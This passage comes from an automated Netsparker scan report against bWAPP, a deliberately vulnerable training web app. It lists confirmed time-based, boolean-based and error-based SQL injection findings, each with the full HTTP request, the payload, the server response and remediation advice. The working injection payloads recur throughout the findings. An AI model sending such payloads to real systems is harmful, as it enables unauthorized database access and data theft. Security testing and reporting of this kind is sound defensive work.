Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 62
Content-Type: application/x-www-form-urlencoded

blog=add&entry=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:30:14 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection - Stored (Blog)</h1>

<form action="/bWAPP/sqli_7.php" method="POST">

<p><label for="entry">Add an entry to our blog:</label><br />

…
```

1.19. /bWAPP/sqli_8-2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 95
Content-Type: text/xml; charset=utf-8

<reset><login>'+(SELECT 1 FROM (SELECT SLEEP(25))A)+'</login><secret>Any bugs?</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:43:38 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

'+(SELECT 1 FROM (SELECT SLEEP(25))A)+''s secret has been reset!
```

2. Boolean Based SQL Injection

8 TOTAL
CRITICAL
CONFIRMED
8

Netsparker identified a Boolean-based SQL injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL injection Cheatsheet

Remedy References

- MSDN - Protect From SQL injection in ASP.NET

Classification

OWASP 2013-A1

2.1. /bWAPP/sqli_6.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_6.php

Parameters

Parameter	Type	Value
title	**POST**	**' OR 'ns'='ns**
action	POST	search

Request

```
POST /bWAPP/sqli_6.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_6.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 43
Content-Type: application/x-www-form-urlencoded

title=%27+OR+%27ns%27%3d%27ns&action=search
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:14:50 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (POST/Search)</h1>

<form action="/bWAPP/sqli_6.php" method="POST">

<p>

<label for="title">Search for a movie:</label>
<i
…
```

2.2. /bWAPP/sqli_2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_2.php?action=go&movie=-1+OR+17-7%3d10

Parameters

Parameter	**Type**	**Value**
action	GET	go
movie	**GET**	**-1 OR 17-7=10**

Request

```
GET /bWAPP/sqli_2.php?action=go&movie=-1+OR+17-7%3d10 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:11:51 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Select)</h1>

<form action="/bWAPP/sqli_2.php" method="GET">

<p>Select a movie:

<select
…
```

2.3. /bWAPP/sqli_10-2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_10-2.php?title=%27+OR+%27ns%27%3d%27ns

Parameters

Parameter	Type	Value
title	**GET**	**' OR 'ns'='ns**

Request

```
GET /bWAPP/sqli_10-2.php?title=%27+OR+%27ns%27%3d%27ns HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Referer: http://itsecgames.com/bWAPP/sqli_10-1.php
X-Requested-With: XMLHttpRequest
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:34:44 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 2519
Content-Type: text/json; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT

[{"0":"1","id":"1","1":"G.I. Joe: Retaliation","title":"G.I. Joe: Retaliation","2":"2013","release_year":"2013","3":"action","genre":"action","4":"Cobra
Commander","main_character":"Cobra Commander","5":"tt1583421","imdb":"tt1583421","6":"100","tickets_stock":"100"},{"0":"2","id":"2","1":"Iron Man","title":"Iron
Man","2":"2008","release_year":"2008","3":"action","genre":"action","4":"Tony Stark","main_character":"Tony
Stark","5":"tt0371746","imdb":"tt0371746","6":"53","tickets_stock":"53"},{"0":"3","id":"3","1":"Man of Steel","title":"Man of
Steel","2":"2013","release_year":"2013","3":"action","genre":"action","4":"Clark Kent","main_character":"Clark
Kent","5":"tt0770828","imdb":"tt0770828","6":"78","tickets_stock":"78"},{"0":"4","id":"4","1":"Terminator Salvation","title":"Terminator
Salvation","2":"2009","release_year":"2009","3":"sci-fi","genre":"sci-fi","4":"John Connor","main_character":"John
Connor","5":"tt0438488","imdb":"tt0438488","6":"100","tickets_stock":"100"},{"0":"5","id":"5","1":"The Amazing Spider-Man","title":"The Amazing Spider-
Man","2":"2012","release_year":"2012","3":"action","genre":"action","4":"Peter Parker","main_character":"Peter
Parker","5":"tt0948470","imdb":"tt0948470","6":"13","tickets_stock":"13"},{"0":"6","id":"6","1":"The Cabin in the Woods","title":"The Cabin in the
Woods","2":"2011","release_year":"2011","3":"horror","genre":"horror","4":"Some zombies","main_character":"Some
zombies","5":"tt1259521","imdb":"tt1259521","6":"666","tickets_stock":"666"},{"0":"7","id":"7","1":"The Dark Knight Rises","title":"The Dark Knight Rises","2
…
```

2.4. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	**Type**	**Value**
login	POST	3
password	**POST**	**' OR 'ns'='ns**
form	POST	submit

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 52
Content-Type: application/x-www-form-urlencoded

login=3&password=%27+OR+%27ns%27%3d%27ns&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:19:36 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/Hero)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/sqli_3.php" method="POST">

<p><label for="log
…
```

2.5. /bWAPP/sqli_13.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_13.php

Parameters

Parameter	Type	Value
action	POST	go
movie	**POST**	**-1 OR 17-7=10**

Request

```
POST /bWAPP/sqli_13.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_13.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 31
Content-Type: application/x-www-form-urlencoded

action=go&movie=-1+OR+17-7%3d10
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:16:26 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (POST/Select)</h1>

<form action="/bWAPP/sqli_13.php" method="POST">

<p>Select a movie:

<sele
…
```

2.6. /bWAPP/sqli_1.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_1.php?title=%27+OR+%27ns%27%3d%27ns&action=search

Parameters

Parameter	Type	Value
title	**GET**	**' OR 'ns'='ns**
action	GET	search

Request

```
GET /bWAPP/sqli_1.php?title=%27+OR+%27ns%27%3d%27ns&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:10:17 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Search)</h1>

<form action="/bWAPP/sqli_1.php" method="GET">

<p>

<label for="title">Search for a movie:</label>
<inp
…
```

2.7. /bWAPP/sqli_4.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_4.php?title=%27+OR+%27ns%27%3d%27ns&action=search

Parameters

Parameter	Type	Value
title	**GET**	**' OR 'ns'='ns**
action	GET	search

Request

```
GET /bWAPP/sqli_4.php?title=%27+OR+%27ns%27%3d%27ns&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_4.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:37:30 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection - Blind - Boolean-Based</h1>

<form action="/bWAPP/sqli_4.php" method="GET">

<p>

<label for="title">Search for a movie:</label>

…
```

2.8. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**' OR 'ns'='ns**
form	POST	submit

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 52
Content-Type: application/x-www-form-urlencoded

login=3&password=%27+OR+%27ns%27%3d%27ns&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:55:48 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - XSS</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>XSS - Reflected (Login Form)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/xss_login.php" method="POST">

<p><label for="login">Login:
…
```

3. SQL Injection

12 TOTAL

CRITICAL

CONFIRMED

12

Netsparker identified an SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL injection Cheatsheet

Remedy References

- MSDN - Protect From SQL injection in ASP.NET

Classification

OWASP 2013-A1

3.1. /bWAPP/sqli_13.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_13.php

Parameters

Parameter	Type	Value
action	POST	go
movie	**POST**	**-1 or 1=1 and (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHA...**

Extracted Data

```
5.0.96-0ubuntu3
```

Request

```
POST /bWAPP/sqli_13.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_13.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
